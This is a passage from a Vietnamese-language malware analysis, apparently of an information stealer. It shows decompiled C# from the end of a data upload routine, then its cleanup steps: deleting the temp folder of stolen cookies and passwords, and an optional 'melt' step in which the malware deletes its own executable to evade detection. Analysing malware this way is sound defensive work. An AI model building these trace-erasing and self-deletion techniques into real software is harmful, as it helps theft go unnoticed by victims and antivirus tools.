                {
                    await taskAwaiter;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
                }
                taskAwaiter.GetResult();
            }
            MultipartFormDataContent form = null;
        }
        HttpClient client = null;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
    }
}
```

Hình 69 Post()

Và cuối cùng

### 1. Directory.Delete(tempFolder, true);


- Xóa toàn bộ thư mục tempFolder và tất cả nội dung bên trong (bao gồm cả thư mục con và file).
  - Mục đích: **xóa dữ liệu tạm** đã dùng trong quá trình đánh cắp thông tin (ví dụ như cookies, passwords, screenshots...).
- 

### 2. if (Class1.Melt && !Class11.smethod\_0())

- Kiểm tra hai điều kiện:
    - Class1.Melt: có bật chế độ "melt" hay không (tự xóa chính nó sau khi thực thi).
    - !Class11.smethod\_0(): đảm bảo điều kiện nào đó được đáp ứng (thường là kiểm tra xem file hiện tại có thể bị xóa hay không, ví dụ: không còn đang bị sử dụng).
- 

### 3. Class13.smethod\_6();

- Thực hiện hành động "melt" — **xóa chính malware (file thực thi)** sau khi nó đã hoàn thành nhiệm vụ.
- Kỹ thuật này giúp tránh bị phát hiện bởi người dùng hoặc phần mềm diệt virus.



```
        }
        Directory.Delete(tempFolder, true);
        if (Class1.Melt && !Class11.smethod_0())
        {
            Class13.smethod_6();
        }
```

Hình 70 Xóa dấu vết